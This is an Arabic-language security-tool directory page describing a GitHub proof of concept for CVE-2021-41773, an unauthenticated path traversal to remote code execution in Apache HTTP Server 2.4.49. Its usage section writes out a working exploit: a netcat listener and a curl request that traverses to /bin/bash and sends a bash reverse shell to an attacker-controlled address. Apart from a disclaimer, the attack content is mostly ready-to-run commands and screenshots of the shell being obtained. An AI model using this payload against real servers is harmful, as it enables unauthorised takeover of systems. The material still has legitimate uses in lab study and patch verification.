
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
أدوات/GitHubGitHub/cyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce
توليد الحمولةتحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويباختبار الاختراقالتعلم والتعليم
GitHubcyberquestor-infosec/cve-2021-41773-apache_2.4.49-path-traversal-to-rce

CVE-2021-41773-Apache_2.4.49-Path-traversal-to-RCE

مشاركة

إثبات مفهوم تعليمي لـ CVE-2021-41773، يوضح اجتياز المسار إلى تنفيذ التعليمات البرمجية عن بُعد على Apache HTTP Server 2.4.49 مع حمولة قشرة عكسية.

عرض المستودع
269منذ سنة واحدةلم تتم المراجعة بعد

CVE-2021-41773 – Apache HTTP Server 2.4.49 تنفيذ الأوامر عن بُعد

⚠️ إخلاء مسؤولية
هذا المستودع مخصص لأغراض تعليمية وبحثية فقط.
يمكن استخدام المعلومات والكود المقدم هنا في بيئات خاضعة للتحكم، مثل أجهزة المختبرات الخاصة.
الاستخدام غير المصرح به لهذا الكود ضد أنظمة لا تملكها أو ليس لديك إذن صريح لاختبارها غير قانوني وغير أخلاقي.
المؤلف غير مسؤول عن أي إساءة استخدام أو أضرار ناتجة.


🔍 حول الثغرة الأمنية

CVE-2021-41773 تؤثر على خادم Apache HTTP Server الإصدار 2.4.49.
بسبب التحقق غير الصحيح من المدخلات في عملية تطبيع المسارات، يمكن للمهاجم استغلال ثغرة اجتياز المسار باستخدام أحرف مشفرة مثل %2e للوصول إلى ملفات عشوائية.
إذا كان CGI مفعّلاً، يمكن تصعيد هذه الثغرة إلى تنفيذ أوامر عن بُعد بدون مصادقة (RCE).

  • نوع الثغرة: اجتياز المسار إلى تنفيذ أوامر عن بُعد
  • الإصدار المتأثر: Apache 2.4.49
  • المصادقة المطلوبة: ❌ لا
  • الخطورة: حرجة
  • درجة CVSS: 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

🧾 المراجع

  • استشارة Apache الأمنية
  • Exploit-DB – 50383
  • GitHub PoC
  • تقرير NVD CVE

🛠 نظرة عامة على الاستغلال

يتم إنشاء طلب curl خبيث لاستغلال ثغرة اجتياز المسار. عندما يكون CGI مفعّلاً، يمكن للمهاجمين الوصول إلى /bin/bash وتنفيذ أوامر شل عشوائية.
في هذا المثال، يتم إرسال حمولة شل عكسية للحصول على وصول شل من الخادم.


💥 العرض العملي

تم اختبار هذا الاستغلال في بيئة مختبر خاصة. فيما يلي الخطوات والنتائج.

1. اكتشاف إصدار Apache

حدد فحص Nmap الهدف الذي يعمل بنظام Apache/2.4.49.

Apache Version


2. تنفيذ الاستغلال

تم إرسال حمولة شل عكسية باستخدام أمر curl مُعد خصيصًا.

Exploit Execution


3. استلام الشل العكسي

تم الحصول على شل عكسي بنجاح على جهاز المستمع الخاص بالمهاجم.

Reverse Shell


📂 استخدام الاستغلال

الخطوة 1: تشغيل مستمع Netcat

nc -nvlp 4444

الخطوة 1: تشغيل الاستغلال

curl -v 'http://<target>:<port>/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/bin/bash' -d 'echo Content-Type: text/plain; echo; bash -i >& /dev/tcp/<your-ip>/4444 0>&1' -H 'Content-Type: text/plain'

✔️ تأكد من:

أن إصدار Apache هو 2.4.49

أن CGI مفعّل

أن المنفذ 4444 (أو المنفذ الذي اخترته) مفتوح عبر جدار الحماية

📖 مدونة Medium

اطّلع على الشرح التفصيلي والنظرية في مقالتي على Medium:
👉 اقرأ المدونة على Medium

تنزيل الأداة

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    381
  • 4

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    316
  • 6

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    305

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →





